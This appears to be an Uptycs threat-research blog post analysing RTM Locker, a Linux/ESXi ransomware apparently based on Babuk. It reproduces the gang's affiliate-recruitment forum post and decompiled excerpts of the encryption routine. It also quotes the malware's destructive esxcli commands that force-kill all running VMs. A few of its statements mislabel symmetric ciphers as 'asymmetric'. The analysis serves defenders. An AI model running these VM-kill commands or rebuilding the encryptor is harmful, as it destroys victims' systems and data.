

# RTM Locker Ransomware as a Service (RaaS) Now on Linux

---

 [uptycs.com/blog/rtm-locker-ransomware-as-a-service-raas-linux](https://uptycs.com/blog/rtm-locker-ransomware-as-a-service-raas-linux)

Uptycs Threat Research

The [Uptycs threat research team](#) has discovered a new ransomware binary attributed to the RTM group, a known ransomware-as-a-service (RaaS) provider. This is the first time the group has created a Linux binary. Its locker ransomware infects Linux, NAS, and ESXi hosts and appears to be inspired by Babuk ransomware's leaked source code. It uses a combination of ECDH on Curve25519 (asymmetric encryption) and Chacha20 (symmetric encryption) to encrypt files.

RTM Locker was identified during Uptycs' dark web hunting. Its malware is specifically geared toward ESXi hosts, as it contains two related commands. Its initial access vector remains unknown. Both asymmetric and symmetric encryption make it impossible to decrypt files without the attacker's private key.

Notable similarities between RTM Locker and Babuk ransomware include random number generation in addition to using ECDH in Curve25519 for asymmetric encryption. Babuk differs slightly from RTM Locker by using sosemanuk for asymmetric encryption, while RTM Locker uses ChaCha20.

The good news is that Uptycs [extended detection and response \(XDR\)](#) provides advanced detection capabilities and YARA rules for detecting RTM Locker malware.

## FAQ

---

Q. How are RTM Locker and Babuk ransomware related?

It appears RTM Locker leverages leaked source code from Babuk ransomware. Both malware types use random number generation, Curve25519 implementation.

Q. How does this new ransomware infect Linux, NAS, and ESXi hosts?

The initial access vector for RTM Locker is unknown at this time.

Q. Can the encrypted files be decrypted without the attacker's private key?

Sorry, no. The combination of asymmetric and symmetric encryption makes decryption impossible without the private key.

Q. What are some unique RTM Locker features compared to other ransomware strains?

RTM Locker specifically targets ESXi hosts, contains two ESXi commands, and is the first Linux binary created by the RTM group. It is also inspired by leaked source code from Babuk ransomware.

Q. How did the Uptycs threat research team discover this threat actor's ransomware?

We identified the RTM Locker threat during our ongoing dark web hunting. Such continual research is imperative to better serve our customers.

Q. What measures can be taken to detect and mitigate RTM Locker?

Organizations can use advanced detection solutions such as Uptycs XDR. Its built-in YARA rules and other advanced detection capabilities identify and mitigate RTM Locker ransomware. To this end the Uptycs threat research team has shared a [YARA rule](#) to detect RTM Locker.

## Threat Attribution

---

The threat group RTM Locker was discovered by the Uptycs Threat Intelligence team during our dark web hunting. Figure 1 shows the post made by the RTM group about their Locker, which targets Windows, ESXi/Linux, and NAS systems.

RTM
#1

**RTM**  
team

Nov 30, 2021

Messages 25

Reaction score 4

Points 3

Представляем вашему вниманию партнерскую программу RTM Team Locker

Софт:

- C++
- Софт написан без каких либо зависимостей
- ESXI/WIN/NAS
- Надежное полное шифрование

=====

Запрещено:

- Работа по СНГ
- Слив билдов и адреса панелей/блога

=====

- Любое общение только ТОХ
- Берем в работу интересные для нас таргеты в работу
- При отправлении заявки будьте готовы ответить на ряд вопросов
- Не работаем с англоговорящими (исключение если есть русско говорящий партнер)
- Работа начинается от 70% в вашу сторону, условия пересматриваются от репутации, объема таргетов
- Не берем в партнеры всех подряд нас интересует качество и опыт
- Работаем с таргетами с потенциальным резонансом
- Возможно создание билдов на ваш ТОХ (только для людей с репутацией)

=====

Контакты только через ЛС форума (только ТОХ)

Заранее прошу тех кто лочит все подряд без разбора не писать, не тратье наше время.

\*\*\*\*\*ENG\*\*\*\*\*

Introducing the RTM Team Locker Affiliate Program

Soft:

- C++
- The software is written without any dependencies
- ESXI/WIN/NAS
- Strong full encryption

=====

Forbidden:

- Work in the CIS
- Draining builds and panel/blog addresses

=====

- Any communication only TOX
- We take into work interesting targets for us to work
- When submitting an application, be prepared to answer a number of questions
- We do not work with English speakers (except if there is a Russian speaking partner)
- Work starts from 70% in your direction, the conditions are revised from the reputation, the volume of targets
- We do not take everyone as a partner, we are interested in quality and experience
- Working with targets with potential resonance
- It is possible to create builds for your TOX (only for people with a reputation)

=====

Contacts only through the PM of the forum (only TOX)

I ask in advance those who lock everything indiscriminately not to write, do not waste our time.

\*\*\*\*\*

介绍 RTM Team Locker 联盟计划

柔软的:

- C++
- 该软件是在没有任何依赖关系的情况下编写的
- ESXI/WIN/NAS
- 强大的全加密

=====

禁止:

- 在独联体工作
- 排出构建和面板/博客地址

=====

- 任何通讯只 TOX
- 我们将有趣的目标纳入工作中
- 提交申请时, 准备好回答一些问题
- 我们不与讲英语的人合作 (除非有讲俄语的合作伙伴)
- 工作从您的方向的 70% 开始, 从声誉、目标数量修改条件
- 我们不把每个人都当成合作伙伴, 我们对质量和经验感兴趣
- 与具有潜在共振的目标一起工作
- 可以为您的 TOX 创建构建 (仅适用于有声誉的人)

=====

只能通过论坛的 PM 联系 (仅限 TOX)

我提前请求那些乱码乱写的人不要写, 不要浪费我们的时间。

Last edited: 11/2/2021

[#1](#) [#2](#) [#3](#) [#4](#) [#5](#) [#6](#) [#7](#) [#8](#) [#9](#) [#10](#) [#11](#) [#12](#) [#13](#) [#14](#) [#15](#) [#16](#) [#17](#) [#18](#) [#19](#) [#20](#) [#21](#) [#22](#) [#23](#) [#24](#) [#25](#)

Report Like Reply

Fig. 1 - The post made by RTM group about its locker

A previous Windows version of this ransomware was reported by [Trellix](#), in which it mentions an onion site link to contact the threat actor. This appears to have prompted the team to move to Tox. The binary for this report contains no mention of the onion site; only a Tox ID is mentioned (Figure 18).




Fig. 2 - Attacker update about moving from an onion site to Tox

## Technical Analysis




Fig. 3 - Mind map of the Linux executable

The ransomware binary seems to be geared towards ESXi, because of the two ESXi commands that were noticed at the start of the program. It is statically compiled and stripped, making reverse engineering more difficult and allowing the binary to run on more systems. The initial access vector is unknown.

```
C:\Decompile: main - (e_esxi_lfe_x64.out)
1
2 undefined8 main(void)
3
4 {
5     malloc_wrapper();
6     name_threads();
7     run_esxi_commands();
8     pthread_wrapper_main(&DAT_004d017d,encrypt_file);
9     return 0;
10 }
11
```

Fig. 4 - Main procedure of the ransomware

name\_threads, run\_esxi\_commands and pthread\_wrapper\_main are the important functions in this binary. name\_threads uses sysconf(3) with \_SC\_NPROCESSORS\_ONLN as argument to find out the number of threads to use in the program, and calls name\_thread\_routine in the pthread\_wrapper routine to name each thread as shown in Figure 5.

```
C:\Decompile: pthread_wrapper - (e_esxi_lfe_x64.out)
30 FUN_0040a260(lVar2,0);
31 FUN_0040b9f0(lVar2 + 0x28,0);
32 *(undefined4 *) (lVar2 + 0x58) = 0;
33 lVar2 = FUN_0042e000(uVar5 * 8);
34 *plVar1 = lVar2;
35 if (lVar2 != 0) {
36     FUN_0040a260(plVar1 + 2,0);
37     FUN_0040b9f0(plVar1 + 7,0);
38     if (0 < (int)param_1) {
39         uVar4 = 0;
40         do {
41             lVar2 = *plVar1;
42             puVar3 = (undefined4 *)FUN_0042e000(0x18);
43             *(undefined4 **) (lVar2 + uVar4 * 8) = puVar3;
44             if (puVar3 != (undefined4 *)0x0) {
45                 *(long **) (puVar3 + 4) = plVar1;
46                 *puVar3 = (int)uVar4;
47                 pthread_create_2_1(puVar3 + 2,0,name_thread_routine,puVar3);
48                 FUN_0040a200(*(undefined8 *) (* (long *) (lVar2 + uVar4 * 8) + 8));
49             }
50             uVar4 = uVar4 + 1;
51         } while (uVar5 != uVar4);
52     }
53     do {
54     } while (*(int *) (plVar1 + 1) != (int)uVar5);
55     return plVar1;
56 }
57 FUN_00406c60(plVar1 + 0xd);
58 }
59 FUN_0042e5f0(plVar1);
60 }
61 return (long *)0x0;
62 }
63
```

Fig. 5 - pthread\_wrapeer calls pthread\_create with name\_thread\_routine as an argument

name\_thread\_routine names each thread to use later in the encryption process. The threads are named “Thread-pool-%d”, with the decimal number representing the index of the thread. Shown in Figure 6, this is done using prctl(2) with PR\_SET\_NAME as its argument.

```
Decompile: name_thread_routine - (e_esxi_lfe_x64.out)
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 undefined8 name_thread_routine(undefined4 *param_1)
5
6 {
7     long lVar1;
8     long lVar2;
9     int iVar3;
10    long lVar4;
11    long lVar5;
12    undefined8 *puVar6;
13    undefined local_e8 [16];
14    undefined local_d8 [16];
15    code *local_c8;
16    undefined local_c0 [128];
17    undefined4 local_40;
18
19    local_d8 = ZEXT816(0);
20    local_e8 = ZEXT816(0);
21    sprintf_wrapper(local_e8,0x20,"Thread-pool-%d",*param_1);
22    prctl_wrapper(0xf,local_e8);
23    lVar4 = *(long *) (param_1 + 4);
24    FUN_0041d020(local_c0);
25    local_40 = 0;
26    local_c8 = FUN_00407300;
27    FUN_0040db00(10,&local_c8,0);
28    lVar1 = lVar4 + 0x10;
29    FUN_0040ab50(lVar1);
30    *(int *) (lVar4 + 8) = *(int *) (lVar4 + 8) + 1;
31    FUN_0040b8e0(lVar1);
32    if (_DAT_004ee304 != 0) {
33        lVar2 = lVar4 + 0x68;
34        do {
```

Fig. 6 - Threads being named inside name\_thread\_routine

After naming each thread, the run\_esxi\_commands routine is called. Notably, this is not called on the NAS variant of the binary, since a NAS does not run ESXi.

```
Decompile: run_esxi_commands - (e_esxi_lfe_x64.out)
12 undefined auStack_138 [264];
13
14 system("esxcli vm process list >> vmlist.tmp.txt");
15 lVar3 = FUN_0042e000(0x100000);
16 lVar4 = fopen("vmlisttmp.txt",&DAT_004d00c7);
17 if (lVar4 != 0) {
18     lVar5 = fgets(lVar3,0x100000,lVar4);
19     if (lVar5 != 0) {
20         uVar6 = 0;
21 LAB_004079ba:
22     do {
23         if (*(char *)(lVar3 + uVar6) != '\n') {
24             if (((*(char *)(lVar3 + uVar6) == ':') && (7 < uVar6)) &&
25                 (iVar1 = (int)uVar6, *(char *)(lVar3 + (ulong)(iVar1 - 1)) == '0') &&
26                 (((*(char *)(lVar3 + (ulong)(iVar1 - 4)) == 'd' &&
27                     (*(char *)(lVar3 + (ulong)(iVar1 - 8)) == 'W')) &&
28                     (*(char *)(uVar6 + 1 + lVar3) == ' ')))) {
29                 pcVar2 = (char *)((ulong)(iVar1 + 2) + lVar3 + 1);
30                 do {
31                     pcVar7 = pcVar2;
32                     pcVar2 = pcVar7 + 1;
33                 } while ((byte)(*pcVar7 - 0x30U) < 10);
34                 *pcVar7 = '\0';
35                 strncpy(auStack_138,"esxcli vm process kill -t=force -w=",0);
36                 strcpy(auStack_138,lVar3 + (ulong)(iVar1 + 2));
37                 system(auStack_138);
38             }
39             else {
40                 uVar6 = uVar6 + 1;
41                 if (uVar6 != 0x100000) goto LAB_004079ba;
42             }
43         }
44         lVar5 = fgets(lVar3,0x100000,lVar4);
45         uVar6 = 0;
```

Fig. 7 - Two ESXi commands are run using this program

The two ESXi commands are:

1. "esxcli vm process list >> vmlist.tmp.txt"  
This command lists all the ESXi VMs currently running on the system.
2. "esxcli vm process kill -t=force -w"  
This command kills all the ESXi VMs that were found by the previous command

Interestingly, the file read by the program, vmlisttmp.txt, isn't the file that it writes to(vmlist.tmp.txt). The differing filenames are a mistake made by the ransomware author, which suggests this ransomware might still be under development.

After the binary successfully kills all the running ESXi VMs, it begins the encryption routine by calling pthread\_wrapper\_main.

pthread\_wrapper\_main seems to be a custom function that calls multiple pthread commands to run the encryption process more efficiently. Figure 8 shows a snippet of FUN\_00407580, a function that is used to read the entire system using opendir(3), after which it performs lstat(2) on the file descriptor and progresses through the function based on the results of the system call.

```
Decompile: FUN_00407580 - (e_esxi_lfe_x64.out)
22  uint local_a8;
23
24  lVar6 = opendir();
25  if (lVar6 != 0) {
26      lVar7 = readdir(lVar6);
27      if (lVar7 == 0) {
28          closedir(lVar6);
29      }
30      else {
31          puVar16 = (undefined2 *) (param_2 + param_1);
32          bVar2 = false;
33          do {
34              cVar3 = *(char *) (lVar7 + 0x12);
35              if (cVar3 == '\0') {
36                  iVar5 = lstat_wrapper(lVar7 + 0x13, local_c0);
37                  if (iVar5 != 0) {
38                      uVar8 = local_a8 & 0xf000;
39                      if ((uVar8 == 0x8000) || (cVar3 = (uVar8 == 0x4000) << 2, (uVar8 == 0x4000) == true))
40                          goto LAB_004076c0;
41                      goto LAB_00407615;
42                  }
43              }
44              else if (cVar3 == 8) {
45 LAB_004076c0:
46                  iVar5 = checksum_func((char *) (lVar7 + 0x13));
47                  if (iVar5 != 0) {
48                      cVar3 = *(char *) (lVar7 + 0x13);
49                      puVar15 = puVar16;
50                      if (cVar3 != '\0') {
51                          pcVar10 = (char *) (lVar7 + 0x14);
52                          do {
53                              *(char *) puVar15 = cVar3;
54                              puVar15 = (undefined2 *) ((long) puVar15 + 1);
55                              cVar3 = *pcVar10;
```

Fig. 8 - A FUN\_00407580 excerpt

Two parts of this function are intriguing: 1) the call to the actual encryption routine (i.e., `encrypt_file` referenced in the main function, and 2) how it finds which file to encrypt.

The `lstat(2)` system call returns 4 for a directory or 8 for a file. Figure 9 shows a function excerpt where a checksum is performed, after which the `encrypt_file` function is called. This checksum seems to only check file extensions and, like the source code that inspired it, currently works for the following extensions:

`.log` `.vmdk` `.vmem` `.vswp` `.vmsn`



```
Decompile: FUN_00407580 - (e_esxi_lfe_x64.out)
43     }
44     else if (cVar3 == 8) {
45 LAB_004076c0:
46         iVar5 = checksum_func((char *) (lVar7 + 0x13));
47         if (iVar5 != 0) {
48             cVar3 = *(char *) (lVar7 + 0x13);
49             puVar15 = puVar16;
50             if (cVar3 != '\0') {
51                 pcVar10 = (char *) (lVar7 + 0x14);
52                 do {
53                     *(char *) puVar15 = cVar3;
54                     puVar15 = (undefined2 *) ((long) puVar15 + 1);
55                     cVar3 = *pcVar10;
56                     pcVar10 = pcVar10 + 1;
57                 } while (cVar3 != '\0');
58             }
59             *(undefined *) puVar15 = 0;
60             (*(code *) encrypt_file)(param_1);
61             bVar2 = true;
62         }
63     }
```

Fig. 9 - Excerpt from FUN\_00407580

The encryption function also uses pthreads to speed up execution. It obtains locks on particular threads to prevent race conditions, then runs another function that encrypts a single file.

Figure 10 shows the function called by encrypt\_file. It has two constants, `expand 16-byte k` and `expand 32-byte k` related to the Salsa20/ChaCha family of ciphers. This leads us to believe the file is encrypted using the same cipher family. Figure 11 shows the constants as found in the function.

```
C:\Decompile: FUN_00406680 - (e_exe_lfe_x64.out)
12 byte local_109;
13 undefined local_108 [32];
14 undefined local_e8 [40];
15 undefined local_c0 [144];
16
17 uVar2 = malloc(0xa00000);
18 FUN_00401ec0(local_128,0x20);
19 local_128[0] = local_128[0] & 0xf8;
20 local_109 = local_109 & 0x3f | 0x40;
21 FUN_00402870(local_108,local_128,&DAT_004b9060);
22 FUN_00402870(local_e8,local_128,&DAT_004ec010);
23 has_salsa_20_key(local_c0,8,local_e8,0x20,local_108,0xc);
24 lVar3 = fopen(param_1,"r+b");
25 if (lVar3 != 0) {
26     local_130 = 0;
27     lVar4 = fread(uVar2,1,0xa00000,lVar3);
28     lVar5 = local_130;
29     if (lVar4 != 0) {
30         lVar5 = 0;
31         do {
32             lVar5 = lVar5 + lVar4;
33             encrypt_bytes(local_c0,uVar2,uVar2,lVar4);
34             FUN_00422070(lVar3,-lVar4,1);
35             fwrite(uVar2,1,lVar4,lVar3);
36             FUN_00422070(lVar3,0,1);
37             lVar4 = fread(uVar2,1,0xa00000,lVar3);
38         } while (lVar4 != 0);
39     }
40     local_130 = lVar5;
41     free(uVar2);
42     fwrite(local_108,1,0x20,lVar3);
43     fwrite(&local_130,1,8,lVar3);
44     FUN_0041f770(lVar3);
45     FUN_0041f4e0(lVar3);
46     iVar1 = FUN_00401f30(param_1);
47     uVar2 = malloc((long)(iVar1 + 0x16));
48     strncpy(uVar2,param_1,0);
49     strcpy(uVar2,&rtm_ext);
50     rename(param_1,uVar2);
51     free(uVar2);
52 }
53 return;
54 }
55
```

Fig. 10 - The FUN\_00406680 function that encrypts a single file

The function in Figure 10 essentially encrypts a chunk of bytes read from fread(3) and writes that, after which it probably seeks to the next chunk before reading it and encrypting the next chunk of bytes.

```
Decompile: has_salsa_20_key - (e_esxi_lfe_x64.out)
19  if ((0x101100u >> (param_2 & 0x1f) & 1) == 0) {
20      return 0;
21  }
22  *param_1 = param_2;
23  if (param_4 == 32) {
24      param_1[1] = 0x61707865;
25      param_1[2] = 0x3320646e;
26      param_1[3] = 0x79622d32;
27      param_1[4] = 0x6b206574;
28      param_1[5] = *param_3;
29      param_1[6] = param_3[1];
30      param_1[7] = param_3[2];
31      param_1[8] = param_3[3];
32      param_1[9] = param_3[4];
33      param_1[10] = param_3[5];
34      param_1[0xb] = param_3[6];
35      param_1[0xc] = param_3[7];
36  }
37  else {
38      if (param_4 != 16) {
39          return 0;
40      }
41      param_1[1] = 0x61707865;
42      param_1[2] = 0x3120646e;
43      param_1[3] = 0x79622d36;
44      param_1[4] = 0x6b206574;
45      param_1[5] = *param_3;
46      param_1[6] = param_3[1];
47      param_1[7] = param_3[2];
48      param_1[8] = param_3[3];
49      param_1[9] = *param_3;
50      param_1[10] = param_3[1];
51      param_1[0xb] = param_3[2];
52      param_1[0xc] = param_3[3];

```

Fig. 11 - Constants related to the Salsa20/ChaCha cipher family

After searching through the entire file, the filename has an .RTM extension appended to it.

## File encryption on Windows and Linux versions

The encryption algorithm has two steps:

1. Asymmetric encryption is initially used. The bad actor embeds a public key in the file, with its corresponding private key remaining with the attacker. It generates a 32-byte shared secret between the attacker's public key and the file ephemeral keys using the Diffie-Hellman key exchange protocol.
2. It then uses ChaCha20 symmetric encryption. The shared secret is hashed to obtain a 32-byte key to be used with an asymmetric encryption algorithm. After encryption, each public key is written at the end of its corresponding file (as with Linux) or appended as an extension for Windows.

Both ECDH on Curve25519 and ChaCha are statically implemented without using any libraries or crypt function.

## The Encryption Process

1. An ephemeral key is generated by using:

- Windows – SystemFunction36 resolves to bcryptprimitives.ProcessPrng, which generates a specified number of random bytes from the user-mode per-processor random number generator.
- Linux – By reading /dev/urandom to generate a random sequence.

These random bytes are used as a private key during the Elliptic-Curve Diffie-Hellman (ECDH) algorithm implemented on Curve25519.




Fig. 12 - Random number generator as ephemeral key

2. The private key is now used to generate the public key on Curve25519.

- Windows – The public key is appended as an extension to the encrypted file.
- Linux – The public key is appended to the end of the encrypted file. This public key is used for decryption in the event of a victim paying ransom.



Fig. 13 - Encrypted files

3. A shared key is now generated, using the private key from step 1 and the attacker's public key hardcoded in the file on Curve25519. This shared secret is now used in symmetric ChaCha20 encryption.




Fig. 14 - Code snippet showing shared key generation Curve25519

ChaCha20 is a symmetric encryption where:

- Key – 32-byte shared key from step 3
- Nonce – 8 bytes 0000000000000000
- Counter – 0
- ChaCha20 is used for symmetric encryption in both Windows and Linux
- For Windows, only the first 8000 hex bytes are encrypted, and the remaining bytes remain intact
- For Linux, the entire file is encrypted




Fig. 15 - ChaCha key structure along with constants, key, counter, and nonce

## File decryption

To decrypt the file, the public key, which is present in extension (Windows) / end of the file (Linux), is read and along with the attacker's private key the shared secret is obtained allowing file decryption. Use of both asymmetric and symmetric encryption makes it impossible to decrypt the encrypted files without the attacker's private key.

## Similarities with Babuk ransomware

As mentioned, RTM Locker was likely inspired from leaked source code of Babuk ransomware.

- Linux random number generation is done by reading /dev/urandom, the same as for Babuk ransomware
- Windows and Linux Curve25519 implementation is based on Babuk ransomware
- Both Linux versions encrypt files using the .log, .vmdk, .vmem, **.vswp**, and .vmsn file extensions
- Both use ECDH in Curve25519 for asymmetric and ChaCha for symmetric encryption.

```

421 static void
422 fexpand(libc *output, const u8 *input) {
423     #define f(n, start, shift, mask) \
424         output[n] = (((libb) input[start + 0]) | \
425                     ((libb) input[start + 1]) << 8 | \
426                     ((libb) input[start + 2]) << 16 | \
427                     ((libb) input[start + 3]) << 24) >> shift) & mask;
428     f(0, 0, 0, 0x3fffffff);
429     f(1, 3, 2, 0x1fffffff);
430     f(2, 6, 3, 0x3fffffff);
431     f(3, 9, 5, 0x1fffffff);
432     f(4, 12, 6, 0x3fffffff);
433     f(5, 16, 0, 0x1fffffff);
434     f(6, 19, 1, 0x3fffffff);
435     f(7, 22, 3, 0x1fffffff);
436     f(8, 25, 4, 0x3fffffff);
437     f(9, 28, 6, 0x1fffffff);
438     #undef f
439 }
440

```

BABUK SOURCE CODE CURVE25519 IMPLEMENTATION

```

355 vstack_310 = param_212;
356 vstack_310 = param_213;
357 local_300 = param_214;
358 vstack_300 = param_215;
359 vstack_300 = param_216;
360 local_310 = *param_2 & 0xffffffff;
361 vstack_310 = param_217 & 0xffffffff | 0x00000000;
362 local_300 = (ulong)(uint7)*param_3 & 0xffffffff;
363 vstack_300 = (ulong)(uint "!(long)param_3 * 3) >> 2 & 0xffffffff);
364 local_300_R_A_ = *(uint "!(long)param_3 * 8) >> 3 & 0xffffffff);
365 local_310 = (ulong)(uint)local_300;
366 vstack_310_R_A_ = *(uint "!(long)param_3 * 9) >> 5 & 0xffffffff);
367 vstack_310 = (ulong)(uint)vstack_310;
368 local_300 = (ulong)(param_3) >> 0;
369 vstack_300 = (ulong)(uint7)param_3[4] & 0xffffffff);
370 local_310 = *(uint "!(long)param_3 * 0x13) >> 1 & 0xffffffff);
371 local_310 = (ulong)local_310;
372 vstack_310 = *(uint "!(long)param_3 * 0x16) >> 3 & 0xffffffff);
373 vstack_310 = (ulong)vstack_310;
374 local_310 = *(uint "!(long)param_3 * 0x19) >> 4 & 0xffffffff);
375 local_310 = (ulong)local_310;
376 vstack_310 = param_217 >> 6 & 0xffffffff);
377 vstack_310 = (ulong)vstack_310;
378 local_310 = 2E37B36(8);
379 local_300 = local_310;

```

RTM LOCKER LINUX SAMPLE CURVE25519 IMPLEMENTATION

Fig. 16 - Similarities between RTM and Babuk ransomware

After the entire directory is read, FUN\_0047580 leaves a ransom note in the current directory that has a !!! Warning!!! filename (Figure 18).

```

104 LAB_004075f2:
105     lVar7 = readdir(lVar6);
106     } while (lVar7 != 0);
107     closedir(lVar6);
108     if ((bVar2) &&
109         (stncat(param_1, "!!! Warning!!!", param_2), *(int *) (DAT_004ee2f8 + 0x1c) != 0) &&
110         (lVar6 = fopen(param_1, &DAT_004b98d5), lVar6 != 0)) {
111         fwrite(DAT_004ee2f8[6], 1, (long)*(int *) (DAT_004ee2f8 + 0x1c), lVar6);
112         FUN_00422070(lVar6, 0, 1);
113         FUN_0041f770(lVar6);
114         FUN_0041f4e0(lVar6);
115     }
116 }
117 }
118 return;

```

Fig. 17 - Excerpt from FUN\_0047580 that writes the ransom note

Figure 18 shows the RTM Locker ransom note. They group has left a Tox ID to contact it to decrypt the files after paying the ransom.





